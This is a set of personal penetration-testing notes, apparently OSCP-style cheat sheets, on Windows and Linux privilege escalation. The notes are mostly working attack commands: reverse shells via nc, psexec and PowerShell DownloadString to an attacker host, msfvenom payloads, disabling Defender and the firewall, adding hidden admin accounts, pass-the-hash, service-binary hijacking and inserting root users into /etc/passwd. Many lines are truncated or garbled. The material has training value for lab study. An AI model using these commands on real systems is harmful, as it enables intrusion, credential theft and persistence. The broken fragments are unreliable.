Full Name                    IEUser
Comment                      IEUser
User's comment
Country code                 001 (United States)
Account active               Yes
Account expires              Never

Password last set            3/6/2020 9:12:36 AM
Password expires             Never
Password changeable          3/6/2020 9:12:36 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/6/2020 10:26:55 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\system32>
```

login with obtained creds with psexec and powershell & smbclient

Login with obtained creds with psexec and powershell & smbclient

```
##################################
####whatever cred recieve execute reverse shell with it#########
$pw= convertto-securestring "EnterPasswordHere" -asplaintext -force
$pp = new-object -typename System.Management.Automation.PSCredential -
argumentlist "EnterDomainName\EnterUserName",$pw
$script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command
&{Start-Process $script -verb Runas}'
*****************************************************************
C:\Windows\System32\runas.exe /env /noprofile /user:bobhack bobhacked "C:
\Inetpub\ftproot\nc.exe -nv x.x.x.x
psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc
<attacker_ip> 4444 -e cmd.exe"
--------------------------------
$secPass= ConvertTo-SecureString $password -AsPlainText -Force
or
$secPass = Convert.SecureString 'passwordhere' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('Administrator',
$secPass)
Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object
Net.WebClient).DownloadString('http://x.x.x.x
-------------------------------------------------------------------------------------------------------------------------------

impacket have psexec.py {if don't have ssh then try psexec.py with creds}
----------------
psexec.py administrator@<ip>
```

winexe -U jenkins/administrator //x.x.x.x
pth-winexe -U jenkins/administrator //x.x.x.x
pth-winexe -U jenkins/
administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81f
x.x.x.x
pth-winexe -U jenkins/administrator%<password hash> //x.x.x.x
***
smbclient -U 'admisnitrator%password' \\\\<ip>\\<sh

finding permission & actual file path of shotcut file or .ink file

Finding permission & actual file path of shortcut file or .lnk file

cmdkey /list

In windows visit all users directory {will find interesting thing}

$shortcut = Get-ChildItem *.lnk
$wscript.createShortcut($shortcut) {will give full path of a file and argument of shortcut .lnk file}

>runas <argument> /savecred "powershell base64"

echo -n "IEX().(reverse.ps1)" | incov --to-code UTF-16L | base64 -w 0 {window follow endian 16]
>runas <argument> /savcred "powershell -EncodedCommand <base64>"

---

icacls & cacls for find & folder

permissions and edit permission

discovered vm on target location

Discovered VM on target loaction

if windows having installed VM then

***

if installed VM *nix get to bash the check all mails and .bash history for juicy content

***

installed VM in appdata\loacal\packages\Canonical.....

***

discovered .mdb backup

Discoverd .mdb backup

unzip fails with error 99

then try

7z x <file.zip> {7z l -slt <file.zip> //to get encrpted method}

zip2john <filename>

john Access\ control.hash --worlist=wordlist

string -n 8 <backup.mdb> > wordlist

---

without john

apt search mdb tools

>mdb-sql backup.mdb

>list tables

>go

or
mtb-tables backup.mdb
for i in $(mdb-tables backup.mdb);do echo $i; done
for i in $(mdb-tables backup.mdb);do export-mdb backup.mdb $i > tables/$i; done
wc -l *| sort -n {blank file with line 1 ignore them}

readpst <pst file>
less <mbox file>

telnet ---> with creds from mbox

discoverd .kdbx keepass database

Discovered .kdbx Keepass database

keepass database : .kdbx
Keepass to john: keepass2john CEH.kdbx
./hashcat -m 13400 hashes/jeeves.keepass rockyou.txt

open keepassx --> load keyfile CEH.kdbx --> enter cracked pass --> if fail open keepass2

.\hashcat64.exe -m 13400 .\my.hashes .\rockyou.txt

Jeeves:

Master Key: moonshine1

Administrator:

search file recursively

search file recursively

Get-ChildItem -Path C:\Users\ -Filter *.txt -Recurse -ErrorAction SilentlyContinue -Force

list hidden files

List hidden files

dir /R

powershell:

dir -Force

got .dmp file extract with volatality

Got .dmp file extract with volatality

volatility -f SILO-20180x.x.x.x

volatility -f SILO-20180x.x.x.x
volatility -f SILO-20180x.x.x.x
volatility -f SILO-20180x.x.x.x
volatility -f SILO-20180x.x.x.x

group .xml file with encoded password

group.xml file with enocded password

gpp-decrypt edBSHOwhZLTjt/+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

gpp-decrypt <encoded password>

get that " pass " out of the ads backup.zip

Get that "pass" out of the ADS backup.zip

get-content c:\temp\backup.zip -str pass

disable firewall enable rdp

disable firewall enable rdp

sc stop WinDefend
netsh advfirewall show allprofiles
netsh advfirewall set allprofiles state off
netsh firewall set opmode disable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f

finding windows version from a file

Finding windows version from a file

we can check the Windows version and service pack by grabbing the End-User License Agreement. There are two places to check for this (that vary based on version).

On Windows XP it's found at `C:\windows\system32\eula.txt`.

Windows 7 stores the EULA at `C:\Windows\System32\license.rtf`.

got sam system file use pwdump to dump hashes

got SAM System file use pwdump to dump hashes

pwdump system SAM

windows

Windows

```
username = 'k8team'
$password = 'k8team'

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential
$username, $securePassword
Start-Process Notepad.exe -Credential $credential
```

*

****
Switching User with obtained creds from PowerUp with a reverse shell *| **
*|
****
$secPass= ConvertTo-SecureString $password -AsPlainText -Force
or
$secPass = Convert.SecureString 'passwordhere' -AsPlainText -Force

$cred = New-Object System.Management.Automation.PSCredential('Administrator', $secPass)
Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.WebClient).DownloadString('http://x.x.x.x

---

**********WORKING EXPLOITS**********
MS16-098: Also a good option {wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/4x.x.x.x
x64 Windows 2008 R2 Server, it was easier to find potential exploits, like this one: MSx.x.x.x
Metasploit: MS13-005, MSx.x.x.x
MS11-046 (2003 SP2 ,for windows 7+ else use ms11-080) -→ Working
MSx.x.x.x
MSx.x.x.x
MS11-080
MS05-039
MS08-025
Microsoft Windows 7 - '\"WebDAV'\" Local Privilege Escalation (MS16-016)
MS16-032 : {Didn't worked on 2008 R2}
Drupal_v7.x_+_v8.x_(Drupalgeddon2-CVE-2018-7600-SA-CORE-2018-002)-g0tmilk-dreadlocked
CVE-2016-0051-compiled
Microsoft CVE-2018-8120 Win32k Elevation of Privilege Vulnerability-unamer'
KiTrap0D_msx.x.x.x
ms15-051.exe "nc64.exe -e cmd <local ip> <listen port>" {Working:2008 R2,}

ms09-012 pr.exe "C:\Inetpub\nc.exe x.x.x.x

Windows Kernel Exploit - is a Windows kernel exploit for Windows 2003 machines, but after trying to manually exploit this machine with various kernel exploits, it seems the only way to Priv Esc is with using metasploit

s

python windows-exploit-suggester.py -d 2020-01-21-mssb.xls -i optimum.txt

OS	Privilege escalation	Resource
Windows Server 2003 3790 Service Pack 1	MS Windows 2003-Token kidnapping Local	https://github.com/Re4son/Churrasco
Windows Server 2003 with x86	ms14_070_tcpip_ioctl , ms15_051_client_copy_image	
Windows Server 2008 32bit	ms15-051	https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051
Windows 2012 R2 server with x64	ms15-051 / ms16_032_secondary_logon_handle_privesc	
windows 7 enterprise 6.1.7600	ms10_015_kitrap0d	
Windows XP	"upnphost" weak service permission	
Windows 2008 R2 (build 7600) 64bit	ms10-092_schelevator	Arctic HTB
windows 2000 sp3/sp4 (all languages)	Microsoft Windows - CSRSS Privilege Escalation (MS05-018)	
Microsoft Windows (x86)	Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)	
Windows XP and Windows 2000	Microsoft Windows XP/2000/NT 4.0 - NetDDE Privilege Escalation (2)	
Windows 2000 Windows XP Windows Server 2003 Windows Vista Windows Server 2008 Windows 7	Microsoft Windows NT/2000/2003/2008/XP/Vista/7 - 'KiTrap0D' User Mode to Ring Escalation (MS10-015)	
Windows 7/2008 x86/x64	Microsoft Windows - Task Scheduler Privilege Escalation	
Windows XP SP3	Microsoft Windows - 'NDPROXY' SYSTEM Privilege Escalation (MS14-002)	
Win XP SP3 Eng, Win 2003 SP2 Standard/Enterprise Eng	Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (MS11-080)	
x86: Win 7 SP1 | Win 2003 SP2 | Win XP SP3 x64: Win 2008 SP1 | Win 2008 R2 SP1	Microsoft Windows - Local Privilege Escalation (MS15-010)	
windows xp sp0 and sp1	upnpost service permission issue	
Windows 2003 / IIS 6.0 /MSSQL	Microsoft Windows Server 2003 - Token Kidnapping Local Privilege Escalation	
Windows XP SP3/2003 SP1/7 SP1	windows/local/ppr_flatten_rec	
Windows 7 x64 and x86, and Windows 2008 R2 SP1 x64.	ms15-051	
Windows 7-10 and 2k8-2k12 32 and 64 bit.	ms16-032	
Windows XP SP3, Windows 2003 SP2, Windows 7 SP1 and Windows 2008 32bits. Also on Windows 7 SP1 and Windows 2008 R2 SP1 64 bits.	ms14-058	
Windows 7(32bit)	MS14-040	
Windows Server 2016	ms16-135	
Windows XP SP3 and Windows 2003 SP2 systems	MS14-002	
This issue affects Windows Vista, 7, 8, Server 2008, Server 2008 R2, Server 2012, and RT	MS13-005 HWND_BROADCAST Low to Medium Integrity Privilege Escalation	
Windows XP SP3	Microsoft Windows - 'NDPROXY' SYSTEM Privilege Escalation (MS14-002)	
Win XPSP3 Eng, Win 2K3SP2 Standard/Enterprise Eng (32bit)	Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (MS11-080)	
Windows XP SP3 x86		
# Windows XP Pro SP2 x64		
# Windows Server 2003 SP2 x86		
# Windows Server 2003 SP2 x64		
# Windows Server 2003 SP2 Itanium-based Systems		
# Supported Vulnerable Software:		
# Windows XP SP3 x86		
# Windows Server 2003 SP2 x86		
# Tested Software:		
# Windows XP Pro SP3 x86 EN [5.1.2600]		
# Windows Server 2003 Ent SP2 EN [5.2.3790]	Microsoft Windows (x86) - 'NDISTAPI' Local Privilege Escalation (MS11-062)	
x64/x86 Windows 7/8.1	Microsoft Windows 8.1 - DCOM DCE/RPC Local NTLM Reflection Privilege Escalation (MS15-076)	
Windows 2016 x86 and x86_64 bit	CVE2017-0213 need to modify the script and run	HTB:tally

ebowla + token impersonation

Ebowla + Token Impersonation

cd ~/Documents/Ebowla

configure genetic.config

python ebowla.py <reverse shell> genetic.config

./build_x64_go.sh output/go_symetric_shell.exe <output exe name>

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

msfvenom -p windows/x64/shell_reverse_tcp LHOST=x.x.x.x

Devel: HTB {SeImpersonatePrivilege Impersonate a client after authentication Enabled }

```
cd ~/Documents/Ebowla
nano genetic.config
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x
python ebowla.py non_staged.exe genetic.config
./build_x86_go.sh output/go_symmetric_non_staged.exe.go tokenPrivRshell.exe
cd /output;ls
cp tokenPrivRshell.exe ~/Desktop/htb/devel/
~/Documents/lonelypotato/RottenPotatoEXE/MSFRottenPotato.exe ~/Desktop/htb/
devel/
((new-object System.Net.WebClient).Downloadfile('http://x.x.x.x
((new-object System.Net.WebClient).Downloadfile('http://x.x.x.x
C:/Users/public/MSFRottenPotato.exe * tokenPrivRshell.exe


C:/Users/public/MSFRottenPotato.exe * tokenPrivRshell.exe


--------------------------------------------------------------------------------
Juicy potatoes--- https://ohpe.it/juicy-potato/CLSID/ get ccid from here
-------------
if won't work do
PS> .\j.exe -t * -p C:\users\..\<>.bat -l 9902
if it shows ccid search and replace it with other ccid winserv {put nishang reverse
shell in bat file}
PS> .\j.exe -t * -p C:\users\..\<>.bat -l 9902 -c {new ccid}
```

non intractive powershell file execution

Non intractive powershell file execution

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -
File file.ps1
```

add user

add user

```
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()
{
  int i;
  i=system ("net user s3cr3t Vin@2019 /
add && net localgroup administrators s3cr3t /add");
  return 0;
}
```

convert ptython2exe

Convert Ptython2exe

convert python exploits to windows executable
#Download the exploit:
wget -O exploit.py
http://www.exploit-db.com/download/
7777

#Convert python to Windows executable. Works only on a Windows machine
//first install pywin32-218.win32-py2.7
//then unzip pyinstaller-2.1 on the Desktop

copy the exploit code to the Windows machine (via http server)
save the file in the pyinstaller directory (as a .txt file)

#go to the pyinstaller directory with cmd
cd

#rename the exploit from .txt to .py
move ms11-080.txt ms11-080.py

#compile to .exe (be in the pyinstaller folder)
python pyinstaller.py --onefile ms11-080.py

#the .exe will be located in the pyinstaller, ms11-080 subdirectory / dist

#copy the .exe in the webroot folder and download it to the victom machine with a web browser

#run the exploit on a limited user account
and you will get SYSTEM s

manual priv check

Manual Priv Check

USE WMIC : To extract
processes,services,user accounts, user groups,

network interfaces,Hard drive information,, installed windows patch,
programs that run at startup,list of installed software,
Network share information, information about OS & timezones

tips: Based on OS version and Service Pack Look for respective KB patch
wmic qfe get Caption, Description, HotFixID, InstalledOn | findstr /C:"KB.." /C:"KB.."

In Case of Mass rollout

>Things that left behind by Administrator used at installation process
>configuration files with sensetive info
> maybe pasword in plaintext or in Base64
sysprep.inf {clear text}, sysprep.xml {Base64 encoded}
Unattended.xml {Base64}

>Group policy {to create user on local domain} //Tools: Powersploit
Group.xml stored in SYSVOL {Password file, authenticated user can read it}
AES encrpted with static key publised on the msdn website
> similar policy services.xml,ScheduledTask.xml,Printer.xml,DataSource.xml may contain cPassword

---
Strange Registry Setting:

> AlwaysInstallElevated with dWORD values of 1 {if enabled, allow *.msi instalation as NT/Authority}
reg query HKLM\SOFTWARE\policies\Microsoft\Windows\Installer\AlwaysInstalledElevated
reg query HKCU\SOFTWARE\policies\Microsoft\Windows\Installer\AlwaysInstalledElevated
{Above and this DWORDvalue of 1}

>dir /s *pass* == *cred* == *vnc* == *.config* {search for files with any of this keyword}

>findstr /si password *.xml *.ini *.txt {grep password from fies with specific extention}

>req query HKLM /f password /t REG_SZ /s {grep password from registry}
>reg query HKCU /f password /t REG_SZ /s

Last look for Windows services & folder/file Permissions:
>findand use weak permission to escalate
Permission that can give a PE shell
****
SERVICE_CHANGE_CONFIG ---> Can reconfigure the service binary
WRITE_DAC ---. Can reconfigure permissions leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER ---> can become OWNER, reconfigure permissions
GENERIC_WRITE ---> Inherit SERVICE_CHANGE_CONFIG
GENEIC_ALL ---> Inherit SERVICE_CHANGE_CONFIG
****
>Step 1: check access right with accesschk.exe {Microsoft Sysinternals Suite}

>Step 2: find services which we an reconfigure service parameters
sc qc Spooler {to cofigure manage window Services}
acesschk.exe -ucqv * {to ist all services}
acesschk.exe -ucqv <app name> {can see permission that user have}

>Note: generally low priv users belong to NT\Authenticated Users
Just in case check which group user belong Power Users if its not Authenticated USer

SO RESULTS {If user belong to NT\authenticated users group}
accesschk.exe -uwcqv "Authenticated Users" * {List big security fails for Windows XP SP0&SP1}
\\Resolved in Windows XP SP2 {In other XP SP can reconfigure and add code to get PE}

EX: sc qc upnhost {acesschk.exe -ucqv upnhost RW ACCESS}
THEN: sc config upnhost binpath="C:\nc.exe -nv x.x.x.x 9988 -e C:

\WINDOWS\System32\cmd.exe"
sc config upnhost obj="\.LocalSystem" passowrd=""
net start upnhost

File/Folder Permission: {If can't attack OS directly}

> Exploiting Weak folder privileges by using DLL hijacking
If have access to folder with dll then replace dll with own madeup dll and
when application try to invoke it will run our own dll
Application loads a DLL by its name and start searching for it
1.search begins from the directory application resides
2.if first fails the 32bit System direcorty C:\Windows\system32
3. 16bit C:\Windows\system
4.Windows directory C:\windows ***if have right access we win*****
5. Current working directory {CWD}
6. Directory in Environmental Paths

>>>>Now to get local PE access>>>following works & satisfy
Windows DLL search order
DLL hijacking vulnerabilty {Use process moniter and start stop SYSTEM Priv services
{Windows service services.msc to start stop a serice}}
Weak Folder permissions
>start service > grep service name > check parameter in registry for service name
> check invoked dlls
>> IDM disamble found dll and search for loaded DLL

Windows Service vulnerable on Windows 7 (32/64)

IKE and AutIP IPsec keying modules (IKEEXT) --load dll wbssctrl.dll
Windows Media center reciever Services (ehRecvr) -- ehETW.dll
Windows Media Center Scheduler service (ehSched) -- ehETW.dll {Default Off}

schtasks.exe /run /I /TN ""

Second Special case of DLL Hijacking {Examine All the binpath of Windows services,

scheduled tasks and Statup task}

Note : running accesschk.exe for first time present with GUI EULA to byspas it run accesschk.exe /accepteula ... ...

== Stored credentials ==

Search for credentials within:
##Unattend credentials are stored in base64 and can be decoded manually with base64:
user@host $ base64 -d cABhAHMAcwB3AG8AcgBkAFAAYQBzAHMAdwBvAHIAZAA=
dir c:\unattend.xml

Metasploit Framework enum_unattend module and gather credentials module:
##
http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/post/windows/gather/enum_unattend.rb

##
http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/post/windows/gather/credentials/gpp.rb

type c:\sysprep.inf
type c:\sysprep\sysprep.xml
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b

```
dir c:\ /s /b | findstr /si *vnc.ini

findstr /S pass *.txt *.xml *.ini // in C:\

#find out what groups a user is part of
net user <userName> /domain | find "Group"
```

== Windows Registry ==

VNC Stored:

```
reg query "HKCU\Software\ORL\WinVNC3\Password"
```

Windows Autologin:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\Currentversion\Winlogon"

#is UAC enabled ?
REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curren
v EnableLUA
EnableLUA REG_DWORD 0x0 // NO
EnableLUA REG_DWORD 0x1 // YES
```

SNMP Parameters:

```
reg query
"HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
```

Putty clear text proxy credentials:

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
```

Search the registry - copy (pipe) to the clipboard (optional)
reg query HKLM /f password /t REG_SZ /s [|clip]
reg query HKCU /f password /t REG_SZ /s [|clip]

Change the upnp service binary
sc qc upnphostsc config upnphost binpath= "net user /add"
sc config upnphost obj= ".\LocalSystem" password =""
net stop upnphost
net start upnphost

copy all files in the remote directory to the local directory
mget * ##confirm with yes on all files . Maybe /y will help ?

to copy multiple files from the local machine to the remote machine;
mput * ##confirm with yes on all files . Maybe /y will help ?

#Copy a file in cmd
copy FreeSSHDService.ini c:\"Program Files"\freeSSHd /y

#pass the hash Windows
pth-winexe -U username%hash //<target ip>
#after % starts the password
aad3b435b51404eeaad3b435b51404ee: is the blnk LM

hash

#Exec commands on remote Windows machine
PsExec.exe \\<target ip>

#get a file from Kali to the remote Windows machine
TFTP.EXE -i <target ip>

#remote port forwarding
#from Windows -> Kali
plink.exe -l root -pw Parolaroot -R 445:x.x.x.x:445

#Redirect port with plink.exe
plink -P 22 -l root -pw some_password -C -R 445:x.x.x.x:445 x.x.x.x

== SYSINTERNALS ==
Use the tools in
https://github.com/crsftw/OSCP-cheat-sheet/tree/master/privesc/tools_win

use the -accepteula to avoid the GUI asking to accept...EULA
PsExec.exe –accepteula

PsExec64.exe -accepteula \\<target ip>
powershell -ExecutionPolicy Bypass C:\Users\Public\PsExec.exe -accepteula \\localhost -u user -p XXXX cmd

PsExec - execute processes remotely

PsFile - shows files opened remotely
PsGetSid - display the SID of a computer or a user
PsInfo - list information about a system
PsPing - measure network performance
PsKill - kill processes by name or process ID
PsList - list detailed information about processes
PsLoggedOn - see who's logged on locally and via resource sharing (full source is included)
PsLogList - dump event log records
PsPasswd - changes account passwords
PsService - view and control services
PsShutdown - shuts down and optionally reboots a computer
PsSuspend - suspends processes
PsUptime - shows you how long a system has been running since its last reboot (PsUptime's functionality has been inco

audit priv

audit priv

#windows-privesc-check2.exe .

copy \\x.x.x.x
windows-privesc-check2.exe --audit -a -o report

linux privilege escalation

audit priv

#windows-privesc-check2.exe .

copy \\x.x.x.x
windows-privesc-check2.exe --audit -a -o report

linux - /etc/passwd -deeply

LINUX - /etc/passwd -deeply

/passwd: It is a human-readable text file which stores information of user account.
etc/group: It is also a human-readable text file which stores group information as well as user belongs to which group can be identified through this file.
etc/shadow: It is a file that contains encrypted password and information of the account expire for any user.

The format of details in /passwd File

raj:x:1000:1000:,,,:/home/raj:/bin/bash

S.no	Color	Filed	Information
1	Indigo	Username	raj
2	Green	Encrypted password	X
3	Yellow	User Id	1000
4	Red	Group Id	1000
5	Violet	Gecos Filed	,,,
6	Brown	Home Directory	/home/raj
7	Blue	Command/Shell	/bin/bash

Encrypted password: The X denotes encrypted password which is actually stored inside /shadow file. If the user does not have a password, then the password field will have an *(asterisk).

User Id (UID): Every user must be allotted a user ID (UID). UID 0 (zero) is kept for root user and UIDs 1-99 are kept for further predefined accounts, UID x.x.x.x

Group Id (GID): It denotes the group of each user; like as UIDs, the first x.x.x.x

Manually Editing User inside /etc/passwd File

```
raj:x:1000:1000:,,,:/home/raj:/bin/bash
user1:x:1001:1002:,,,:/home/user1:/bin/bash
user2:*:1002:1003:,,,:/home/user2:/bin/bash
```

user2:*:x.x.x.x

The *(asterisk) sign denotes empty password for user2.

Since we have allotted 1x.x.x.xFollow the format given below:
Syntax: Username:X:GID

Since we don't have a password, therefore, use * sign at the place of X.

user2:*:x.x.x.x

/etc/shadow file

```
1 | passwd user2
```

```
Enter new UNIX password:  abcd123
Retype new UNIX password:  abcd123
passwd: password updated successfully
```

```
raj:x:1000:
user1:x:1002:
user2:*:1003:
~
```

```
1 | passwd user2
```

```
Enter new UNIX password:  abcd123
Retype new UNIX password:  abcd123
passwd: password updated successfully
```

Since we have created a new user 'user2' manually without using the adduser command, therefore, we will not find any new entry in /etc/shadow file. But it's there in the /etc/passwd file, here the * sign has been replaced by encrypted password value. In this way, we can create our own user for privilege escalation.

```
systemd-coredump:x:997:997:systemd Core Dumper:/:/sbin/nologin
nm-openvpn:x:135:142:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin
/nologin
raj:x:1000:1000:,,,:/home/raj:/bin/bash
user1:x:1001:1002:,,,:/home/user1:/bin/bash
user2:$6$K5UEHtTN$HCLeFRUxZP5rw73rlOpWZUxAvfZXmRO8ly5jLrV7fMH0ME36trmIp8zeosDWQH
Y2K/nNnmXEzbuQg3ksYnUWD0:1002:1003:,,,:/home/user2:/bin/bash
root@kali:/#
```

www.hackingarticles.in

openssl

openssl

OpenSSL

Sometimes it is not possible to execute passwd command to set the password of a user; in that case, we can use OpenSSL command which will generate an encrypted password with salt.

OpenSSL passwd will compute the hash of the given password using salt string and the MD5-based BSD password algorithm 1.

Syntax: openssl passwd -1 -salt [salt value] {password}

```
openssl passwd -1 -salt user3 pass123
```

```
root@kali:/# openssl passwd -1 -salt user3 pass123
$1$user3$rAGRVf5p2jYTqtqOW5cPu/
root@kali:/# vipw
```

We will get the encrypted password, after that, open /passwd file by typing vipw command in the terminal and add username manually. Follow the manual step of adding new user "user3" and paste encrypted value at the place of * or X for a password.

```
raj:x:1000:1000:,,,:/home/raj:/bin/bash
user1:x:1001:1002:,,,:/home/user1:/bin/bash
user2:$6$K5UEHtTN$HCLeFRUxZP5rw73rlOpWZUxAvfZXmRO8ly5jLrV7fMH0ME36trmIp8zeos
Y2K/nNnmXEzbuQg3ksYnUWD0:1002:1003:,,,:/home/user2:/bin/bash
user3:$1$user3$rAGRVf5p2jYTqtqOW5cPu/:0:0:/root/root:/bin/bash
```

Note: You can also modify other user's password by replacing: X: from your own encrypted passwd and login with that user account using your password

```
root@kali:/# su user3
#
# ^C
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

python

python

Python

python -c 'import crypt; print crypt.crypt("pass", "6salt")'

```
root@kali:/# python -c 'import crypt; print crypt.crypt("pass", "$6$salt")'
$6$salt$3aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVI
jOHaym7HvCuUm0
```

It will generate a hash value of your password string, repeat above step or change the passwo
existed users. If you will compare entry of **user2** then you can notice the difference. We have rep
old hash value from our new hash value.

```
raj:x:1000:1000:,,,:/home/raj:/bin/bash
user1:$6$12345678$d.BXyzsDnZ9bqSXsOtNaSX8ZRi4jNFPC/uLJKf6r2fwPJzR8F3pomfIp2U8r5P
WfexUFacTOJGD7nVuCZdnQw.:0:0:/root/root:/bin/bash
user2:$6$salt$3aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9i
oeGaVIjOHaym7HvCuUm0:0:0:/root/root:/bin/bash
```

perl

perl

Perl

perl -le 'print crypt("pass123", "abc")'

```
root@kali:~# perl -le 'print crypt("pass123", "abc")'
abBxjdJQWn8xw
root@kali:~# vipw
```

You will get the encrypted password, after that, again open /passwd terminal and add username manually. Follow the manual step of add encrypted value at the place of * or X for a password.

In below image you can observe that I have allotted uid: 0 and gid: 0 hence we have given root privilege to our user4.

```
raj:x:1000:1000:,,,:/home/raj:/bin/bash
user1:$6$12345678$d.BXyzsDnZ9bqSXsOtNaSX8ZRi4jNFPC/uLJKf6r
WfexUFacTOJGD7nVuCZdnQw.:0:0:/root/root:/bin/bash
user2:$6$salt$3aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjL
oeGaVIjOHaym7HvCuUm0:0:0:/root/root:/bin/bash
user3:$1$user3$rAGRVf5p2jYTqtqOW5cPu/:0:0:/root/root:/bin/
user4:abBxjdJQWn8xw:0:0:/root/root:/bin/bash
```

mkpasswd

mkpasswd

mkpasswd

mkpasswd -m SHA-512 pass

Syntax: mkpasswd -m [hash type] {password}

```
mkpasswd -m SHA-512 pass
```

```
root@kali:/# mkpasswd -m SHA-512 pass
$6$ZgMrjqgBPTwE$RrVi1uzyZr8BPG958hsqJqT86yJPhFl0pBQrCkVqCJAmSHaols/FSvH3S5tTLDJO
EQZsHXsmOHO3/ov0evrp71
```

It will generate a hash for your password string, repeat above step or change the password of c existed users.

If you will compare entry of **user1** then you can notice the difference. We have replaced: X: from value.

```
raj:x:1000:1000:...:/home/raj:/bin/bash
user1:$6$12345678$d.BXyzsDnZ9bqSXsOtNaSX8ZRi4jNFPC/uLJKf6r2fwPJzR8F3pomfIp2U8r5P
WfexUFacTOJGD7nVuCZdnQw.:0:0:/root/root:/bin/bash
```

php

<u>php</u>

PHP

php -r "print(crypt('aarti','123') . \"\n\");"

vipw

```
root@kali:/# php -r "print(crypt('aarti','123') . \"\n\");"
121z.fuKOKzx.
root@kali:/# vipw
```

You will get the encrypted password, after that, open /passwd file by typin
and add username manually. Follow the manual step of adding new user "
value in the field of the password.

In below image you can observe that I have allotted uid: 0 and gid: 0 and h
hence we have given root privilege to our user5.

```
user5:121z.fuKOKzx.:0:0:/root/root:/bin/bash
```

linux sudo deeply

LINUX - Sudo -deeply

Linux Privilege Escalation using Sudo Rights

